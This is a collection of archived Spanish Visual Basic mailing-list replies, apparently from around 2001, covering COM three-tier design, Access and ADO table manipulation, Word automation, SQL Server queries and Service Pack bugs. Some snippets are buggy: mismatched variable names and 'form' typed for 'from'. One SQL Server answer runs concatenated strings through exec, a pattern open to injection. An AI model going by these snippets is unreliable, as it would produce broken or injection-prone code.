Cualquier método público de un COM requiere información de entrada (a través de sus argumentos) y ocasionalmente puede también devolver información (como resultado de una función). La idea de implementar el desarrollo así, responde al modelo de 3 capas propuesto por Microsoft, "y no a otra cosa". Los "ActiveX.DLL" y "ActiveX.EXE" son para eso, independientemente de que alguien los quiera darles otro uso. (Pensemos que también Access se usa en algunos casos para brindar servicios de BD, como si se tratara de un motor de 'fortaleza industrial', lo cual es una verdadera 'utopía')

El intercambio de información entre COMs, se basa exclusivamente en los tipos de Datos típicos de VB, y como una excepción, Microsoft ofrece la posibilidad de devolver Objetos Recordset como resultado de un método (algo excelente !!). Esto es muy claro por la tremenda potencia que ofrece este tipo de objeto, que sirve además para Intercambios de tipo OLE con Excel y Word.

Por otro lado y siempre en un ambiente de 3 Capas, no es entendible el objetivo de pasar ADODB.Conecction entre capas, no se me ocurre para qué ?, si se supone que solamente es la Capa de Datos (la última) la que debe dialogar con la BD. A las capas restantes, y mucho menos a la Interfase (sea VB o ASP) debe importarle que es, como se llama, ni de que se trata la BD.

Por otro lado si pensamos que filosóficamente los COMs son objetos del tipo ACID (En la MSDN: ACID=Atomicity, Consistency, Isolation, Durability), tener una sesión abierta contra una BD genera un alto riesgo de pérdida de información y consumo de recursos inútiles del lado del DB-Server, y un hueco tremendo en la seguridad. (Esto está muy optimizado en MTS ,porque hace 'pooling' de conexiones a BD, y no desperdicia nada a la hora de conectarse.)

Por otro lado es poco eficiente (siempre dentro del modelo) la tranferencia de Objetos como argumentos de métodos entre COMs, porque si bien en la mayoría de los casos son pasados por referencia, si los COMs corren en áreas de memoria de su propio proceso, estos objetos pasados se volverán a copiar (de ida y vuelta) cada vez que los COMs se comuniquen entre sí, generando un 'overhead' de p...m... !!

Piensen las aplicaciones en 3 capas, desarrollen así y pongan, si es posible, los COMs en MTS, y verán, como me pasó a mí (que también me resistía a incorporarlo), que los tiempos de procesamiento, como mínimo, se reducen a la mitad.

El modelo de 3 capas es, casi al revés que los demás desarrollos informáticos, de muy sencilla implementación, aunque si resulta mas complejo a la hora del diseño conceptual de la aplicación.

En mi opinión, creo que COM y ADO es lo mejor que ha hecho Microsoft desde que sacó el Windows 3.11.

Un abrazo.
claudio.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar el tipo de un campo de una bd por código

Mensaje enviado por "Raúl L. Cobos" <RLCOBOS@santandersupernet.com>

Yo lo hago desde codigo directamente tengo una funcioncilla que he hecho en unos minutos y puede que necesite depuracion pero te la mando para que la veas.

NOTA: No me molestan los comentarios, siempre y cuando sean constructivos, educativos. y me ayuden a mejorar el código.

```
Public Sub Cambiar_TipoDato(Nombre_Tabla As String, Nombre_Campo As String,
NuevoTipo As Long)
'Funcion para cambiar el tipo de los campos de la base de datos
'le mando la tabla, el campo y el nuevo tipo
' Se le puede añadir la base de datos para hacerlo reutilizable.
' En esta creo una tabla auxiliar porque el tipo de dato no se puede actualizar
'para otros datos de los campos se puede hacer directamente

Dim DefTabla As TableDef
Dim Campo As Field
Dim nuevatabla As TableDef
Dim NuevoCampo As Field
Dim aux_Query
Dim indice As INDEX
Dim nuevoindice As INDEX


'************************************************************************
'************************************************************************
' Poner aqui el nombre de tu base de datos.
' ( se puede enviar como un parametro para hacer reutilizable el código )
'************************************************************************
'************************************************************************


Bdtint.Close
Set Bdtint = OpenDatabase(App.Path & "\bdtinto.mdb", 1)
Set DefTabla = Bdtint.TableDefs(Nombre_Tabla)
Set Campo = DefTabla.Fields(Nombre_Campo)

'aqui creo la nueva tabla en la base de datos con su mismo nombre
'seguido de un 2
Set nuevatabla = Bdtint.CreateTableDef(Nombre_Tabla & "2")

'este squery lo utilizo para almacenar los nombres de los campos
'y pasarselos al insert into
Squery = "("

'recorro todos los campos de la tabla original y los copio en la auxiliar
'con los datos identicos menos el que hay que cambiar el tipo que lo
'pongo al nuevo.
For Each Campo In DefTabla.Fields
        If Campo.Name = Nombre_Campo Then
            Set NuevoCampo = nuevatabla.CreateField(Campo.Name, NuevoTipo)
        Else
            Set NuevoCampo = nuevatabla.CreateField(Campo.Name, Campo.Type)
        End If
```

```
        NuevoCampo.Attributes = Campo.Attributes
        NuevoCampo.Required = Campo.Required
        'esta propiedad es solo para los textos
        If Campo.Type = dbText Then
                NuevoCampo.AllowZeroLength = Campo.AllowZeroLength
        End If
        NuevoCampo.Size = Campo.Size
        nuevatabla.Fields.Append NuevoCampo
        Squery = Squery & Campo.Name & ", "
Next

'recorro los indices y los copio
For Each indice In DefTabla.Indexes
        Set nuevoindice = nuevatabla.CreateIndex(indice.Name)
         With nuevoindice
' .Clustered = Indice.Clustered
' .DistinctCount = Indice.DistinctCount
' .Foreign = Indice.Foreign
                .IgnoreNulls = indice.IgnoreNulls
                .Name = indice.Name
                .Primary = indice.Primary
                .Required = indice.Required
                .Unique = indice.Unique
                 'Añado los campos de cada indice
                For Each Campo In indice.Fields
                    '.Fields.CreateField (Campo.Name)
                    .Fields.Append nuevoindice.CreateField(Campo.Name)

                Next
        End With
        nuevatabla.Indexes.Append nuevoindice
        nuevatabla.Indexes.Refresh
Next

'le quito la coma y el espacio en blanco al ultimo y lo cambio por un )
Squery = Left(Squery, Len(Squery) - 2)
Squery = Squery & ")"


'Actualizo la base de datos con la nueva tabla
Bdtint.TableDefs.Append nuevatabla

'esta variable la utilizo para el select del squery que no lleva parentesis, es la
misma
'pero le quito los parentesis
aux_Query = Left(Squery, Len(Squery) - 1)
aux_Query = Right(aux_Query, Len(aux_Query) - 1)

'paso los datos de la antigua a la nueva
Squery = "Insert INTO " & Nombre_Tabla & "2 " & Squery & " select " & aux_Query & "
from " & Nombre_Tabla
Bdtint.Execute Squery

'borro la antigua
Squery = "drop table " & Nombre_Tabla
Bdtint.Execute Squery

'renombro la nueva con el nombre de la antigua
```

```
nuevatabla.Name = Nombre_Tabla
Bdtint.TableDefs.Refresh

End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Como hacer para guardar un .doc en .html

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

La instrucción de "SaveAs" del documento debería quedar así:

```
WApp.ActiveDocument.SaveAs "G:\DOC\" & aux & "htm",
WApp.FileConverters(6).SaveFormat
```

OJO: Fijate que el Word tenga instalado el filtro para HTML. Es una opción del proceso de instalación. Una manera de darte cuenta es probando directamente en el Word, si se puede guardar un archivo en este formato.

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com

----- Original Message -----
From: Luis Serrano <luis@lared.es>
To: <vb-esp@ccc.uba.ar>
Sent: Friday, April 27, 2001 11:54 AM
Subject: vb-esp : Como hacer para guardar un .doc en .html

```
>
> he conseguido guardarlo como texto y como rtf pero como html no he podido
> yo hago lo siguiente:
>
> Private Sub Command1_Click()
> Dim aux As String, Fichero As String
> Dim pp As FileConverter
> Dim Vari
>
>
> Screen.MousePointer = vbHourglass
> 'inicializo el objeto word
> Set WApp = New Word.Application
>
> 'obtengo el nombre de los ficheros .doc del directorio
> Fichero = Dir("G:\DOC\*.doc")
> While Fichero <> ""
> 'abro el fichero con word
> WApp.Documents.Open "G:\DOC\" & Fichero
> 'lo grabo en formato texto
> aux = Left(Fichero, InStr(Fichero, "."))
> WApp.ActiveDocument.SaveAs "G:\DOC\" & aux & "txt", wdFormatText
>
> 'lo cierro
> WApp.ActiveDocument.Close False
> 'busco el siguiente
> Fichero = Dir()
> Wend
> 'cierro word
> WApp.Quit
> 'libero la memoria
```

> Set WApp = Nothing
> Screen.MousePointer = vbDefault
>
> End Sub
>
>
> Que debo hacer para guardarlo como html ?????????
> ayuda por favor !
>
> Muchas gracias
>

Conocer las subrutinas de una DLL

Mensaje enviado por Jhon Fredy García Vargas <Jhon.Garcia@ecopetrol.com.co>

Ya probaste el comando:

```
C:\Archivos de Programa\DevStudio\VB>link /dump /exports
c:\windows\system\nombre.dll /out:nombre.txt
```

Donde nombre.dll es la dll que quieres conocer y nombre.txt es el archivo en el cual quedan los resultados.

-----Mensaje original-----
De: MARTINEZ Fabian Dario LACA [mailto:APAFDM@SIDERAR.COM]
Enviado el: Jueves 26 de Abril de 2001 01:01 PM
Para: 'vb-esp@ccc.uba.ar'; 'vbusers@mug.org.ar'
Asunto: vb-esp : Off-Topic: Subrutinas en DLL

Alguien conoce algún programa, en lo posible freeware, el cual permita abrir una DLL para conocer las subrutinas y funciones que contiene y la forma para pasarle los parámetros.
Tal vez dije una pavada, pero tengo una y necesito hacer uso de ella.
Gracias.

Fabian D. Martinez
SIDERAR - GEAP - LACA
mailto:apafdm@siderar.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crear acceso directo

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

La más fácil es usar el objeto Shell del Windows Scripting...

```
Dim WshShell as Object, strDesktop as Object, oShellLink as Object

   set WshShell = CreateObject("WScript.Shell")
   strDesktop = WshShell.SpecialFolders("Desktop")
   set oShellLink = WshShell.CreateShortcut(strDesktop & "\Nombre del Acceso
Directo.lnk")
   oShellLink.TargetPath = "Path completo del archivo"
   oShellLink.WindowStyle = 1
   oShellLink.Hotkey = "CTRL+SHIFT+F"
   oShellLink.IconLocation = "Icono.ico"
   oShellLink.Description = "Titulo del Acceso Directo "
   oShellLink.WorkingDirectory = strDesktop
   oShellLink.Save
```

Saludos
Alberto

>>> "=?Windows-1252?Q?An=EDbal_M.L.?=" <AnibalML@HotPOP.com> 30/04/01 14:27 >>>
+C=mo puedo hacer un acceso directo (.lnk) a un archivo cualquiera?. Muchas gracias.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

Crear tablas de access por código (ADO)

Mensaje enviado por "JANO" <jano@cmactacna.com.pe>

Antes que nada tienes que hacer referencia a las librerias de ADOX en referencias selecciona Microsoft Ado Ext. 2.5 DDL and Security (puede ser otra version el nombre es similar)

luego haces esto

creas un objeto catalogo (claro que antes los declaras)

```
set cat as new ADOX.catalog

cat.activeconnection = tu_conexion ' con esto ya tienes acceso a la
estructura de la BD

  Set tbl = New ADOX.Table ' un objeto tabla
  With tbl
    .Name = "El nombre de la tabla"
    .Columns.Append "Campo1", adLongVarWChar, 4
    .Columns.Append "Campo2", adLongVarWChar, 4
  End With
  cat.Tables.Append tbl ' con esto lo añades la nva tabla a la BD
```

eso es todo... te reomiendo que revises la ayuda ahi encontraras mas detalles para esto...

Salu2 JANO
Sistemas CMAC-TACNA S.A.
mail: jano@cmactacna.com.pe, cmtsist@terra.com.pe
Fono: 727807; 725305 Anexo 232

"No subestime la capacidad de un lenguaje de programación, el poder está más en la lógica del programador que en las facilidades que brinde la herramienta"
Harvey Triana

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Datagrid en Windows CE

Mensaje enviado por Roberto Alvarado <ralvaradot@email.com>

Hola Ferran!!!

Disculpa no haberte contestado antes, pero.. estoy probando SQL Server 2000 para Windows CE y tambien ando enrredado poniendo a funcionar esto...

Bueno a lo que vamos... De mi experiencia que es con Windows CE version 2.0, 2.11 te cuento que yo no encontre manera de hacer lo que tu quieres, yo lo que hacia era colocar un boton para actualizar el cual llamaba un frame en donde se llenaba la informacion a cambiar y luego actualizaba el grid. A mi en la practica me dio mejor resultado el Listview que el Grid, al momento de llenarlo con 400 o 600 registros, el listview me daba mejor performance, quizas en esta nueva version de WinCE el Grid de mejor resultado.... Aun no he hecho esa prueba.

No se si conoces la pagina www.vbce.com Aqui encuentras muchas cosas para Visual Basic para WIndowsCE, todas funcionan en el toolkit yo he probado algunas cosas en el embbeded... y tambien funcionan, quizas puedas orientarte un poco mas en esta pagina.

De todas formas estamos en contacto... y seguimos ayudandonos mutuamente.

Saludos desde Miami

Roberto Alvarado

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ejecutable exe standard y componente exe activex

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

1) Sí es posible. Casos concretos, los productos de M$... EL Excel, el Word, etc. son exe's activex, que los podes invocar directamente como exes (haciendo doble click en el ícono, etc.) o como componentes ActiveX (Dim XL as Excel.Application). Tenes que generar un exe activex, que funcione con su interfaz de usuario a partir de función main, y que exponga sus objetos, métodos y propiedades.

Para el resto, que es bastante pesado de explicar en un mail, te aconsejo veas en la MSDN, en el Path:

MSDN
    Visual Basic Documentation
        Using Visual Basic
            Creating ActiveX Components
               Creating as ActiveX Exe Component
                    Y toda la explicacion sobre el proyecto "Coffee" que es un instructivo al respecto

Por ahí tambien encontras Principios generales del diseño de componentes, que te puede ser de utilidad...

Saludos
Alberto

>>> Eduardo Zelada Carmona <ezelada@gmd.com.pe> 26/03/01 16:39 >>>
Holaaa!!
tengo una inquietud que necesito consultar con Uds, (incluido alberto vernieri):
Acabo de desarrollar un proyecto, exe standard, pero me piden que lo convierta a un componente exe active x, y que funcione como activex y el standard en un solo proyecto,puesto que esta aplicacion va a interactuar con otras aplicaciones.
Mi pregunta es la siguiente:
1. Es posible tal funcionabilidad? si es asi como debo hacerlo???
2. Debo incluir en mi instalador el ejecutable del exe active x??? o no es necesario.
Que debo ahcer al respecto para que adopte esa doble funcionalidad en un solo proyecto???
Quisiera que me orienten al respecto, puesto que es la primera vez que hago un componente active x exe.
Dese ya les estoy muy agradecidos.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Escribir algo en la linea de comandos

Mensaje enviado por YAMIL BRACHO <brachoy@pdvsa.com>

Marta, VB es orientado a ventanas, asi que cualquier salida que hagas usando Print va a ir a una ventana. SI queires escribir a la consola tienes varias opciones, una seria usar el archivo estandar de salida, stdOut y la otra seria usando las funciones del Win32 del manejo de la consola. Bueno en cualquier caso debes usar el Win32API, creo que la opcion de abrir stdOut es mas sencilla y seria algo como :

```
Declare Function GetStdHandle Lib "kernel32" (ByVal nStdHandle As Long) As Long
Declare Function WriteFile Lib "kernel32" (ByVal hFile As Long, ByVal lpBuffer As
String, _
     ByVal nNumberOfBytesToWrite As Long, _
     lpNumberOfBytesWritten As Long, _
     lpOverlapped As Any) As Long

Public Const STD_OUTPUT_HANDLE = -11&

Public hStdOut As Long ' handle of Standard Output

Public Sub WriteToConsole(strMsg As String)
  Dim rc As Long
  Dim lBytesWritten As Long

   hStdOut = GetStdHandle(STD_OUTPUT_HANDLE)

  strMsg = strMsg & vbCrLf
  rc = WriteFile(hStdOut, strMsg, Len(strMsg), lBytesWritten, ByVal 0&)
End Sub
```

Creo que en la pagina de Jose Rubi hay algo tambien
Espero esto te ayude

Saludos

Yamil

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Iconos negros en la barra de herramientas

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

A mi me ocurrió porque, en el ImageList, cargué archivos de íconos (*.ico) de 16x16.
Después lo solucioné cambiándolos a "bmp" de 16x16, o a "ico" de 32x32 e indicándole al ImageList que los muestre en 16x16.

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com

----- Original Message -----
From: Quim <info@plaestany.org>
To: VB-ESP <vb-esp@ccc.uba.ar>
Sent: Thursday, April 05, 2001 6:29 AM
Subject: vb-esp : Iconos Barra de Herramientas

> Saludos,
>
> Desde hace unos dias, los iconos de algunas Toolbar (ligadas, claro esta, a
> un ImageList) se me ponen en negro y apenas se ve le imagen, quizas sea una
> tonteria pero no acierto a encontrar la causa.
> ¿ Alguien puede decirme algo ?
>
> Muchas gracias.
> Joaquim Ejarque
> informatica@plaestany.org

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Importar archivo de texto a una base de datos *(2 mensajes)*

```
-----BEGIN PGP SIGNED MESSAGE-----

Hola Marcelo:

Como ahora tengo un rato y me gusta esto de 'darle al coco', vamos a ver
qué nos sale:
El código sería algo así:

'************************************************
' Comienza el código
'************************************************

Private Sub CargarDatos ()
    Dim rstRegistro As Recordset
    Dim rstTexto As String

    Set rstRegistro = DB.OpenRecordSet (dbOpenDynaset)

      'abres el archivo para lectura
    open "nombre_archivo.txt" for input as #1

      'loop para leer hasta el fin del fichero
    Do While (Not EOF(1))
        'lee una linea de
        Line Input #1,strTexto
        AsignarARegistro rstRegistro, strTexto
    loop
    rstRegistro.Close
    Close #1 {No recuerdo cómo se cerraba un fichero}
End Sub

Private Sub AsignarARegistro (rstRegistro As Recordset, strTexto as String)
    Dim intPosicion As Integer
    Dim intFin As Integer

    ' Hallamos la posición del 1er separador
    intPosicion = Instr (1, strTexto, ";")

    ' Devuelve 0 si no encuentra la separacion
    ' Deberías comprobar tamb. si puede haber 1 SOLO dato
    ' en la linea --> no usaría separación, o sí ¿?
    if (intPosicion <> 0) then
        with rstRegistro
            .AddNew
            ' Extraemos desde el principio hasta
            ' el 1er separador
            ![Nombre] = Mid (strTexto, 1, intPosicion)
             '¿ Mid (strTexto, 1, intPosicion - 1) ?

            ' Hallamos la posición del 2º separador
            intFin = Instr (intPosicion, strTexto, ";")

            ![Apellido] = Mid (strTexto, intPosicion, intFin)
                 '¿ Mid (strTexto, intPosicion, intFin - 1) ?
```

```
            'Como sólo hay 2 separadores, pues extraemos
            ' desde el 2º hasta el final
            ![Direccion] = Mid (strTexto, intFin)
            .Update
        End With
    End If
End Sub

'************************************************
' Termina el código
'************************************************
```

* Nota: Deberías comprobar que extrae las cadenas desde la posicón correcta. Puede que tamb. extraigan el ";". Para eso chequea los valores de: intPosicion y intFin, y si fallan, prueba a + o a - 1 a la posición, tal y como te pongo entre comentarios.

Espero que te sirva.

Si tienes más dudas, ya sabes donde encontrarme.

Bye !!

At 10:18 p.m. 21/05/1998 GMT-3:00, you wrote:
> Hola a todos, tengo que cargar un archivo de texto e ir tomado de
>cada linea del archivo de texto datos para copiarlos a un campo de una base
>de datos. Ejemplo la Primera linea es:
>nombre;apellido;direccion
>yo se que es con input #1 pero como le digo que el ";" es el separador de
>cada campo?

>Marcelo F. Rodriguez

-----BEGIN PGP SIGNATURE-----
Version: PGPfreeware 5.5.3i for non-commercial use <http://www.pgpi.com>
Comment: PGP key disponible en: <http://www.ctv.es/USERS/josejrp>

iQEVAwUBNWU0oAsdKmbxWk6tAQH9dQf/eY2VrxXvqKD936X1hQlvcGkchrhxwBE6
3SkXQVdVXjMWWlAIJt5O/2cHbRmDgX4EJ6IUhHTaCqrTOSr+DxSO/ruKgv7ineZf
LLXiwuG+iHJToA1ujO+q3GFDUvYbXx2Uty5jFg2iRNFjnVtNCh8Gt2LyUf2DWJvH
l+6fUeeG62uufYeCfI48Qnh65UNFUMbDCergp6cwxoaPMZ8bir4Snlhvs8ZPu9cU
MkYATh74MEEY79RWxKi6HE0OvT41/xsiCpOcmEqkJjU7xLnNcw21NnWssfrVXaha
Av9sG3fl190lzaHcBNTa8pRcpOKJfs8eS6QeIVb615cvEWlBv+Kltg==
=8z8R
-----END PGP SIGNATURE-----

Un saludo

_____
José Julio Ruíz
Desarrollador de aplicaciones informáticas
Mantenimiento de sistemas.
==========
josejrp@iname.com
==========
(desde Segovia - España)
ICQ => 8834523
==========

Mensaje enviado por Josep Robles López <JosepRL@blanquerna.url.es>

Adriana,

Yo utilizo esta rutina para importar archivos de texto delimitado, espero te sirva

```
'
' rutina que permite importar fichero de textos delimitados a un fichero .mdb
'
' strDelim= Caracter de separación o delimitador
' CNSTRING= Cadena de conexión para ADO
' strFile=Nombre del fichero de Texto
' DbName= Nombre de las base de datos
' rsName= Tabla de la base de datos
'


Public Sub ImportDelimFileADO(strFile As String, strDelim As String, CNSTRING As
String, rsName As String)
'Fent servir ADO
Dim CN As ADODB.Connection
Dim RS As ADODB.Recordset
Dim intIndex As Integer
Dim intPos As Integer
Dim intPos2 As Integer
Dim strLine As String
Dim strText As String
Dim intRecNum As Integer
Dim intField As Integer

Close #1
Open strFile For Input As #1
Set CN = New ADODB.Connection
CN.ConnectionString = CNSTRING
CN.ConnectionTimeout = 30
CN.Open

' Abre Recordset
Set RS = New ADODB.Recordset
RS.CursorType = adOpenKeyset
RS.LockType = adLockOptimistic 'adLockBatchOptimistic
RS.Open "Select * From " & rsName, CN, , , adCmdText 'adCmdTable

' inicializa las variables
intIndex = 0
intRecNum = 0
intPos = 0
intPos2 = 1
intField = 0

' lectura del fichero hasta que termina
Do Until EOF(1) = True
   ' leer la primera linea de texto
   Line Input #1, strLine
   RS.AddNew
   Do Until intField = RS.Fields.Count '- 1
      ' busca la primera posicion
```

```
      intPos = InStr(intPos2, strLine, strDelim)
      ' if intpos = 0 se ha encontrado el final de linea
      If intPos = 0 Then intPos = Len(strLine) + 1
      ' texto entre delimitadores
      strText = Mid(strLine, intPos2, intPos - intPos2)
      ' incrementa hasta la nueva posicion
      intPos2 = intPos + 1
      ' traspasa los datos
      RS.Fields(intField) = strText
      ' incrementa el contador de campos
      intField = intField + 1
   Loop
   '.MoveNext
Loop
RS.Close
CN.Close
Close #1
End Sub
```

Josep Robles López
Servei Informàtica EUIFB
JosepRL@blanquerna.url.es

-----Mensaje original-----
De: Adriana Fachal [mailto:adrif@infovia.com.ar]
Enviado el: miércoles, 02 de mayo de 2001 0:12
Para: visualbasic
Asunto: vb-esp : Archivos de Texto

Chicos ...

¿Alguien podría decirme como puedo hacer para generar un archivo de texto a partir de una tabla de acces? .... ¿y el proceso inverso.... , es decir, como puedo tomar los datos de un archivo de texto en una tabla de acces? ...

Desde ya les agradezco de antemano ...

Adriana.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Numero de instancias en ejecución (mutex) (sincronizacion)

Mensaje enviado por "Jose A. Rodriguez" <f3071103@est.fib.upc.es>

Hola!
Te adjunto un pequeño programa que detecta cuantas instancias de un programa hay en ejecución. No se si es lo que buscabas, pero almenos se le parece.

Saludos,
Jose
----- Original Message -----
From: Mariela Schafer <schaferm@near.com.ar>
To: <visualbasic-esp@yahoogroups.com>
Sent: Wednesday, March 28, 2001 6:29 PM
Subject: (VB-ESP) Instancia de EXE

> Hola a todos
>
> Necesitaria saber como puedo saber la cantidad de instancias en que fue
> llamado un EXE.
> De tal manera de determinar la cantidad de veces en que es llamado un exe.
> Esto es util para controlar las licencias que se otorga en un prgs.
>
> Gerente de Desarrollo
> Lic. Daniel Schafer
> Near Informatica
> Te: 4382-6002 int 114
>

mutex.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Obtener las tablas y procedimientos en SQL Server

Mensaje enviado por "Ariel_24" <aalvarez@elsobre.com>

Ejecuta lo siguiente

Select * form Transporte.dbo.sysobjects where xtype='U' eso te da todos los nombres de las tablas de la base de datos "Transporte" (suponiendo que tu base de datos se llamara asi.

Select * form Transporte.dbo.sysobjects where xtype='P' te da el nombre de todos los stored procedures.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ocultar iconos del escritorio

Mensaje enviado por Oscar Vásquez <oscaron@elsitio.com>

> Estimados colegas.
> Alguien me podria decir cómo puedo hacer desaparecer
> el icono Mi PC del escritorio de Windows?.

Oscar:

El ejemplo que envio oculta todos los iconos del escritorio, entre otras cosas, espero que te sirva.

Oscar V. O.

ocultariconos.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problemas con el Service Pack 4 para Vb *(2 mensajes)*

Mensaje enviado por "Miguel Fernandez" <miguel@catsa.com>

Al final he conseguido aislar el problema y creo que de momento no tendre mas problemas. Tras darle muchas vueltas monte una maquina con el Vb6 y el Sp3, me puse comparar los archivos del directorio donde esta instalado el Vb y por casualidad me di cuenta que el "Vb6.EXE" era diferente, lo copie a mi maquina y resulta que ya no tenia problemas con los "Set NombreForm = Nothing" en tiempo de diseño, pero seguiamos igual con el progrma compilado, asi que tambien me copie la "MSVBVM60.DLL" (esta en el system) que es el runtime del Vb y funciono a la perfeccion. Ahora solo espero que el Vb no se ponga tonto por que tiene una DLL o un EXE que no son los del Sp4, de momento todo funciona perfectamente. Asi que ya sabeis, si instalasteis el Sp4 y vuestro programa os da errores de este tipo solo teneis que cambiar el "Vb6.EXE" y la "MSVBVM60.DLL" para que el Vb retorne a su cauce.

Un saludo,

Miguel.

> Hola Miguel, a mi me paso eso mismo, pero antes de instalarme el Service Pack 4,
> asi que no creo que sea por eso, yo efectivamente tambien comente todas las
> lineas de set formulario=nothing, lo curioso es que no pasaba en todos los
> formularios, puede ser (no lo he comprobado) que sea por usar controles de
> Microsoft Forms 2.0, que por cierto, te aconsejo que no los uses (aunque sean
> mas bonitos que los otros), pues al hacer los instaladores dan muchos problemas,
> y en algunos equipos, produce el error "Memoria insuficiente", miramos en la
> pagina de microsoft, y venia el error, pero la solucion que daba era muy simple:
> NO USES CONTROLES que hagan referencia a FM20.DLL.
>
> El problema que tienes puede ser por eso (miralo, si puedes). y os vuelvo a
> aconsejar que no useis esos controles.
>
> Kiko.
> ----- Original Message -----
> From: Miguel Fernandez <miguel@catsa.com>
> To: <visualbasic-esp@egroups.com>
> Sent: Thursday, October 05, 2000 5:53 PM
> Subject: (VB-ESP) Service Pack 4 para Vb
>
>
> > Hola a todos/as, la semana pasada instale el Service Pack 4 para Vb y
> > resulta que desde entonces no tengo mas que problemas con el dichoso Vb y el
> > EXE (compilado antes de instalar el Service Pack 4) de la aplicacion de la
> > empresa, por suerte solo pasa en mi maquina. El EXE da el error "Este

> > programa a causado un error de proteccion general, pongase en contacto
con
> > el fabricante del software si el problema persiste" al cerrar un form y
si
> > el mismo gesto se hace en el entorno de desarrollo, en codigo, no me da
> > ningun error pero resulta que me cierra todo el proyecto incluyendo el
> > propio Vb. Despues de darle muchas vueltas llegue a la conclusion que si
> > comentaba la linea del Unload de los forms que decia "Set
> > NombreForm=Nothing" se me terminaban los problemas, pero como
comprendereis
> > no es una solucion. Imagino que todo esto pasa por alguna dll que no
acaba
> > de funcionar pero adivina cual es......
> > Pues bueno asi estamos, que no me atrevo a compilar nada por que quien
sabe
> > lo que puede pasar. Si alguien tiene alguna solucion o sugerencia pues
sera
> > bienvenida y ya sabeis, quedaros con el Service Pack 3 por si acaso. Se
me
> > olvidaba, esto pasa en una maquina con Win 2000 pero lo he probado en
una
> > con Win NT y pasa lo mismo.
> >
> > Un saludo,
> >
> > Miguel.

Mensaje enviado por "Miguel" <miguel@catsa.com>

A mi me pasaba algo parecido y era por que el Service Pack 4 de Visual Basic tiene un bug. Cuando en un form, con arrais de controles, lo estableces a Nothing cuando lo cierras, se genera ese error, y si estas en diseño el Visual Basic se cierra sin mas. La unica solucion es instalarte el Service Pack 5 o recuperar la "MSVBVM60.DLL" y el "VB6.EXE" del Service Pack 3. Aqui te paso parte del Readme que viene con el Service Pack 5:

6.2.2.1. Problemas solucionados en el Service Pack 5

Se han solucionado los siguientes problemas con los controles:

La carga y descarga repetida de un control WinSock causa una pérdida de memoria.
Si se coloca un control ComboBox en un control CoolBar, se produce un error de protección general.
Si se descarga un control en una matriz de controles, se produce un error en la aplicación al establecer Form en Nothing.

Adios,

Miguel.

----- Original Message -----
From: "Roberto Cano" <rocano@generali-peru.com.pe>
To: <vbusers@mug.org.ar>
Cc: <visualbasic-esp@yahoogroups.com>

Sent: Friday, April 06, 2001 2:50 AM
Subject: (VB-ESP) Por que en algunos ejecutables al darle click en el boton cerrar me sale el sgte error

Por que en algunos ejecutables al darle click en el boton cerrar me sale el sgte. Mesaje VB6.exe ha generado errores y sera cerrado por windows debe reiniciar el programa. Se creará un registro de error

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problemas con la instalación en W2000

Mensaje enviado por "Francisco" <starback@aucland.com>

Hola Jose,

A mí me ocurrión en lo mismo en W95 y era porque no tenía en el Path la ruta al directorio TEMP. No se si te ayudará.

Un Saludo.
Francisco.
-----Mensaje original-----
De: Jose A. P. S. [mailto:japs73vb@hotmail.com]
Enviado el: miércoles 28 de marzo de 2001 16:08
Para: Grupo Visual Basic
Asunto: (VB-ESP) Problemas con la Instalación

Me gustaría saber como solucionar un problema que tengo al instalar mis aplicaciones, sobretodo en Windows 2000.

Cuando intento instalar la aplicación, primero instala los componentes necesario para ejecutar el programa de instalación y después se supone que se ejecuta la instalación.
El problema es que una vez instalados los componentes de muestra un mensaje que debo actualizar Windows. En Windows 98, al reiniciar y volver a instalar se instala perfectamente. Pero en Windows 2000, al reinciar y volver a instalar me muestra de nuevo el mensaje de actualizar y por muchas veces que reinicies, nunca logras instalar.

Si alguién encuentra la solución, se lo agradecería. :-)

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Procedimiento almacenado con tabla variable en SQL Server

Mensaje enviado por "Ariel_24" <aalvarez@elsobre.com>

```
declare @procedimiento varchar(255), @tabla varchar(255)
select @nom_tabla = ' TuTabla '
select @procedimiento = 'select * from ' + @tabla
exec(@procedimiento)
```

con este codigo tambien puedes ejecutar lo que sea.. solamente tienes que armarte el string correspondiente antes del exec

salu2

Ariel

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Store Procedure recursivo

Mensaje enviado por Roberto Cano <rocano@generali-peru.com.pe>

```
ya esta
drop proc sp_b_recursivo
create procedure sp_b_recursivo
(
@cod_modulo smallint,
@salida smallint output

)
AS
declare @aux_cod_modulo smallint
declare @aux_salida smallint

SELECT @aux_cod_modulo=cod_modulo_padre from tmodulo_menu where
cod_modulo=@cod_modulo

IF not @aux_cod_modulo is null
    --SELECT @salida= @aux_cod_modulo
    SELECT convert(varchar(9),@aux_cod_modulo)
    exec sp_b_recursivo @aux_cod_modulo,@salida=@aux_salida output

return 0

declare @salida smallint
exec sp_b_recursivo 3,@salida=@salida output
```

Roberto Cano R
rocano@generali-peru.com.pe.
Generali Peru Cia. de Seguros y Reaseguros
Dpto. Sistemas
Lima-Peru

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
159848

Cambiar el color de fondo de un command button

Mensaje enviado por "Blanca Oviedo" <beoviedo@hotmail.com>

